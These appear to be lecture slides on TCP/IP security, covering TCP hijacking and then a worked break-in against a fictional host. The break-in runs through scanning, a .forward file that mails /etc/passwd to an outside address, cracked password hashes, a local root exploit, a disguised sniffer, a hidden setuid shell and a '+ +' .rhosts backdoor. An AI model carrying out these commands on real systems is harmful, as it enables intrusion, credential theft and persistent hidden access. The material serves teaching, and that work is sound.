- ACK messages with no data are not retransmitted in case of loss
- The “ACK storm” continues until one message is lost
- Any subsequent attempt to communicate will generate an ACK storm
- ACK storms can be blocked by the attacker using ACK packets with the right numbers

TCP Hijacking

CL_SEQ = SVR_ACK
SVR_SEQ = CL_ACK



TCP Hijacking

- This technique can be used against both client and server to completely hijack the communication channel (man-in-the-middle attack)
- “Early desynchronization” can be achieved by the attacker by resetting existing connections and immediately opening new ones (between the same ports) with different initial sequence numbers

Putting it all Together for a Break-In

- Choose a network
- Gather information (topology, services)
- Exploit vulnerabilities
- Create backdoors
- Cover tracks

Gather Information

- Traceroute
- IP sweep
- UDP portsweep
- TCP portsweep
- DNS zone transfer
- rpcinfo
- Service banners

Traceroute

```
traceroute to res-server.ns.com  (195.121.32.42), 30 hops max, 38 byte packets 1

csworld48 (128.111.48.2)  1.077 ms  0.827 ms  1.051 ms 2
engr-gw-lo.ucsb.edu (128.111.51.1)  1.479 ms  0.855 ms  1.222 ms 3
border1.ucsb.edu (128.111.1.83)  1.224 ms  1.375 ms  1.222 ms 4
gsr-g-1-0.commserv.ucsb.edu (128.111.252.150)  1.357 ms  1.383 ms  1.642 ms 5
USC--ucsb.ATM.calren2.net (198.32.248.73)  3.876 ms  4.493 ms  3.913 ms 6
ISI--USC.POS.calren2.net (198.32.248.26)  4.401 ms  4.533 ms  4.261 ms 7
UCLA--ISI.POS.calren2.net (198.32.248.30)  4.933 ms  4.897 ms  5.002 ms 8
UCLA-7507--UCLA.POS.calren2.net (198.32.248.118)  5.429 ms  5.530 ms  5.384 ms 9
corerouter2-serial6-0-0.Bloomington.cw.net (166.63.131.129)  8.562 ms  8.244 ms  7.857 ms 10
corerouter1.SanFrancisco.cw.net (204.70.9.131)  17.563 ms  17.861 ms  17.941 ms11
bordercore1.SanFrancisco.cw.net (166.48.12.1)  18.108 ms  18.269 ms  17.945 ms12
frontier-communications.SanFrancisco.cw.net (166.48.13.242)  19.164 ms  18.749 ms  20.472 ms 13
pos4-1-155M.cr2.SNV.gblx.net (206.132.150.233)  19.664 ms  18.666 ms  18.503 ms 14
cisco-ns.ns.com (195.121.39.51)  19.481 ms  18.014 ms  20.472 ms 15
res-server.ns.com (195.121.32.42)  20.401 ms  20.962 ms  19.641 ms 16
```


IP Sweep

```
Starting nmap 4.11 ( http://www.insecure.org/nmap/)

Host cisco-sales.ns.com (195.121.31.11) appears to be up.
Host sales1.ns.com (195.121.31.19) appears to be up.
Host sales4.ns.com (195.121.31.22) appears to be up.
Host sales2.ns.com (195.121.31.43) appears to be up.
Host sales3.ns.com (195.121.31.181) appears to be up.

Nmap run completed -- 256 IP addresses (5 hosts up) scanned in 1 second
```


Network Topology



TCP Portsweep

```
Starting nmap 4.11 (http://www.insecure.org/nmap/)

Interesting ports on sales4.ns.com (195.121.31.22):
Port    State       Protocol  Service
7       open        tcp       echo
9       open        tcp       discard
13      open        tcp       daytime
19      open        tcp       chargen
21      open        tcp       ftp
22      open        tcp       ssh
23      open        tcp       telnet
25      open        tcp       smtp
37      open        tcp       time
79      open        tcp       finger
111     open        tcp       sunrpc
113     open        tcp       auth
512     open        tcp       exec
513     open        tcp       login
514     open        tcp       shell
515     open        tcp       printer
6000    open        tcp       X11
Nmap run completed -- 1 IP address (1 host up) scanned in 0 seconds
```


UDP Portsweep

```
Starting nmap 4.11 (http://www.insecure.org/nmap/)

Interesting ports on sales4.ns.com (195.121.31.22):
Port    State       Protocol  Service
7       open        udp       echo
9       open        udp       discard
13      open        udp       daytime
19      open        udp       chargen
37      open        udp       time
53      open        udp       nameserver
111     open        udp       sunrpc
123     open        udp       ntp
161     open        udp       snmp
177     open        udp       xdmcp
512     open        udp       biff
514     open        udp       syslog
517     open        udp       talk
520     open        udp       route
Nmap run completed -- 1 IP address (1 host up) scanned in 3368 seconds
```


Check Services

```
FTP:220 sales4 FTP server (Version
    1.7.193.3) ready
USER anonymous
331 Guest login ok, send ident as
    password.
PASS nobody@there.com
230 Guest login ok, access restrictions
    apply.
257 "/" is current directory.
MKDIR test
257 MKD command successful.
RMDIR test
250 RMD command successful.
BYE
221 Goodbye.
```

- The anonymous ftp home directory on sales4 is writeable
- We create a .forward file that includes a command that will conveniently send us the password file
- Use ftp to upload the file
- Send a random email message to the “ftp” user

Attack

```
attack% echo "|/bin/mail root@131.111.15.27 < /etc/passwd" > my_forward
attack% ftp sales4.ns.com
Connected to sales4.ns.com
220 Hello unknown@131.111.15.27!
220 sales4 FTP server (SunOS 4.1)
Name: anonymous
331 Guest login ok, send your complete e-mail address as password.
Password: mickey@disney.com
230 Guest login ok, access restrictions apply.
ftp> put my_forward .forward
ftp> bye
Goodbye
attack% echo ciao | mail ftp@sales4.ns.com
```

Password File

```
root: 1StQVpJikwmeI :0:1:Operator:/:/bin/csh
nobody:*:65534:65534::/:
daemon:*:1:1::/:
mark: kBx.hMxQLcooc :277:100:Mark Kotz:/home/mark:/bin/csh
andrew: morUCUdHouTFI:901:100:Andrew Duggan:/home/andrew:/bin/csh
steven:Ok8/DX8kIERmI:531:100:Steven Beagal:/home/steven:/bin/tcsh
```

- Running a password cracking program we get an account in less than a minute:

```
pwc: Dec 3 17:10:08 Guessed mark (/bin/csh in password) [saratoga] kBx.hMxQLcooc
```

- We now have interactive access to sales4

More Privileges

```
attack% ftp sales4.ns.com
Connected to 195.121.31.22.
220-Hello unknown@ 131.111.15.27,
Name: mark
331 Password required for verdi
Password: saratoga
230 User mark logged in.
ftp> put loadmodule.xpl
250 CWD command successful.
...
ftp> bye
221 Goodbye.
attack%
```

```
attack% telnet sales4.ns.com
Trying 195.121.31.22 ...
Connected to vend-server.ns.it.
Escape character is '^]'.
Hello unknown@131.111.15.27!
SunOS UNIX (vend-server)
login:  mark
password: saratoga
vend-server% chmod 700 loadmodule.xpl
vend-server% loadmodule.xpl
Ok... compiled
#
# whoami
root
```


What Next?

- Install a sniffer

```
# mv sniffit xterm
# ./xterm
```

- Create a supershell

```
# cp /bin/sh ~mark/.config
# chmod 4755 ~mark/.config
```

- Modify configuration files

```
# echo "+ +" >> /.rhosts
```


Conclusions

- The Internet is based on the TCP/IP protocol suite
- The TCP/IP protocol suite was not developed with security in mind
- Spoofing attacks
- Scanning attacks
- An example of a network intrusion